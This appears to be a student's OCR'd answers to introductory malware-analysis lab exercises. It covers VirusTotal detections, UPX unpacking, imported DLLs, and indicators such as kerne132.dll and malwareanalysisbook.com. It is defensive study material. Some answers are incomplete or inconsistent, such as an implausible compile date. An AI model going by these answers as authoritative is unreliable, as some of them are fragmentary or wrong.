
- Examine C:\Windows\System32\kerne132.dll for additional malicious activity. Note that the file kerne132.dll, with the number 1 instead of the letter l, is meant to look like the system file kernel32.dll. This file can be used as a host indicator to search for the malware.
- Following snaps shows undetected Malware for kernel32.dll no kerne132.dll found.
-



- 

6. What network-based indicators could be used to find this malware on infected machines?

- The .dll file contains a reference to local IP address 127.26.152.13. This address is an artifact of this program having been created for educational and not malicious purposes. If this was real malware, the IP address should be routable, and it would be a good network-based indicator for use in identifying this malware.

- 


7. **What would you guess is the purpose of these files?**


- The .dll file is probably a backdoor. The .exe file is used to install or run the DLL

LAB 1-2

1. **Upload the files to http://www.VirusTotal.com/ and view the reports. Does either file match any existing antivirus signatures?**


- Some signatures have been on VirusTotal.com. Hence following are the detection for the .exe file
- Lab01-02.exe
- Detections






2. **Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.**


   - There are indications that file is packed or obfuscated.
   - Detecions




- Following are the steps along with snaps to unpack an exe file packed with UPX packer
- Packed File or the File to be unpacked:



- Command to unpack: Open cmd and type the command as shown in the snap




- Syntax for the command is **upx.exe -d File_To_Be_unpacked.exe -o Unpacked_File_Name.exe**
- Unpacked File




3. **Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?**


- Following are the imports from Lab01-02.exe and the files functions from KERNEL32.DLL, MSVCRT.dll, WININET.dll, ADVAPI32.dll as in the following snaps: -




- ADVAPI32.dll: - Advapi32.dll is an advanced Windows 32 base API DLL file; it is an API services library that supports security and registry calls.




- WININET.dll: - It tells the Internet DLL to initialize internal data structures and prepare for future calls from the application.



- MSVCRT.dll: - The Msvcrt.dll file, also known as the Microsoft C Runtime Library, is a crucial component of the Windows operating system. It contains a collection of functions and resources that are used by various programs to perform common tasks, such as memory allocation, file input/ output operations, and exception handling.




- KERNEL32.DLL: - The Kernel32.dll file is a dynamic link library file that is an integral part of the Windows operating system. It contains essential functions and procedures that are used by various programs and applications to interact with the operating system.



4. **What host- or network-based indicators could be used to identify this malware on infected machines?**

- The imports from wininet.dll tell us that this code connects to the Internet (InternetOpen and InternetOpenURL), and the import from advapi32.dll (CreateService) tell us that the code creates a service. When we look at the strings, we see www.malwareanalysisbook.com, which is probably the URL opened by InternetOpenURL as well as by Malservice, which could be the name of the service that is created as in the following snap




LAB 1-3

1. **Upload the Lab01-03.exe file to http://www.VirusTotal.com/. Does it match any existing antivirus definitions?**

- Some signatures have been on VirusTotal.com. Hence following are the detection for .exe files

-



-

2. Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.

- There are indications that file is packed or obfuscated.
- PEiD packer FSG v1.00 (Eng) -> dulek/xt
- Since the packing is of FSG that cant be

Further analysation after lab 18 unpacking of FILE

LAB 1-4

1. Upload the Lab01-04.exe file to http://www.VirusTotal.com/. Does it match any existing antivirus definitions?


- Some signatures have been on VirusTotal.com. Hence following are the detection for .exe files

- 

2. **Are there any indications that this file is packed or obfuscated? If so, what are these indicators? If the file is packed, unpack it if possible.**

- The file Lab01-04.exe has been compiled using Visual C++ and it's entry point is **".text"** hence it has not been packed, hence there are no indication that the file is packed or obfuscated it has been just compiled using Visual C++.

- 

- 

- Since the file has not been packed it can't be unpacked.


3. **When was this program compiled?**

   - Both files were compiled on June 30th , 2024.


4. **Do any imports hint at this program's functionality? If so, which imports are they and what do they tell you?**

   - Following are the imports from Lab01-04.exe and the files functions from KERNEL32.DLL, MSVCRT.dll, ADVAPI32.dll as in the following snaps: -


- KERNEL32.DLL: - The Kernel32.dll file is a dynamic link library file that is an integral part of the Windows operating system. It contains essential functions and procedures that are used by various programs and applications to interact with the operating system.



- ADVAPI32.dll: - Advapi32.dll is an advanced Windows 32 base API DLL file; it is an API services library that supports security and registry calls.



- MSVCRT.dll: - The Msvcrt.dll file, also known as the Microsoft C Runtime Library, is a crucial component of the Windows operating system. It contains a collection of functions and resources that are used by various programs to perform common tasks, such as memory allocation, file input/ output operations, and exception handling.

